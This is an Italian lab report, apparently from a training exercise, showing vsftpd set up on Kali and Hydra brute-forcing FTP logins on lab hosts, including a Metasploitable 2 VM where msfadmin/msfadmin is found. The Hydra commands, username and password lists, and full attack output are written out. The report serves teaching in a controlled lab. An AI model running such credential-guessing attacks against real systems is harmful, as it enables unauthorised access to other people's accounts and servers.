
5. Preparazione e verifica del servizio FTP su Kali

5.1 Installazione e avvio di vsftpd

Per ripetere l'esercizio sul protocollo FTP è stato installato vsftpd, un server FTP per sistemi Linux. FTP significa File Transfer Protocol e usa normalmente la porta 21. Al termine dell'installazione il servizio non è stato avviato automaticamente, quindi è stato avviato manualmente.

`sudo apt install vsftpd`


`sudo service vsftpd start`



5.2 Controllo dello stato

`sudo service vsftpd status`


La voce “Active: active (running)” conferma che il processo vsftpd era in esecuzione.



5.3 Accesso FTP manuale

Prima di usare Hydra è stato eseguito un accesso FTP manuale.


```
ftp 192.168.50.100
```



5.4 Verifica FTP con una singola coppia

```
hydra -l test_user -p testpass 192.168.50.100 -t 4 ftp
```


Il modulo ftp ha contattato la porta 21 e ha confermato test_user/testpass. Il servizio indicato alla fine del comando cambia da ssh a ftp, mentre la logica di -l e -p resta identica.



5.5 Verifica FTP con le liste controllate

```
hydra -V -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ftp
```


Hydra ha provato prova123, accesso123 e testpass per test_user. Le prime due combinazioni sono fallite; la terza è stata riconosciuta come valida. Il riepilogo mostra tre tentativi, un obiettivo completato e una password valida.



6. Parte facoltativa: FTP su Metasploitable 2

6.1 Adattamento delle liste

Per la prova facoltativa sono stati aggiunti alle liste alcuni valori di laboratorio. username_list.txt contiene test_user, admin, usr e msfadmin; password_list.txt contiene prova123, accesso, password, testpass e msfadmin.



6.2 Esecuzione contro il servizio FTP di Metasploitable

```
hydra -V -L username_list.txt -P password_list.txt 192.168.50.101 -t 4 ftp
```

Con quattro utenti e cinque password Hydra ha calcolato 20 combinazioni. L'output mostra ogni tentativo e termina con la riga verde "[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin".

```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L username_list.txt -P password_list.txt 192.168.50.101 -t 4 ftp
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-16 14:38:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:4/p:5), ~5 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "prova123" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "accesso" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "password" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "testpass" - 4 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "msfadmin" - 5 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "prova123" - 6 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "accesso" - 7 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "password" - 8 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "testpass" - 9 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "msfadmin" - 10 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "usr" - pass "prova123" - 11 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "usr" - pass "accesso" - 12 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "usr" - pass "password" - 13 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "usr" - pass "testpass" - 14 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "usr" - pass "msfadmin" - 15 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "prova123" - 16 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "accesso" - 17 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 18 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 19 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 20 of 20 [child 2] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-16 14:38:34

┌──(kali㉿kali)-[~]
└─$
```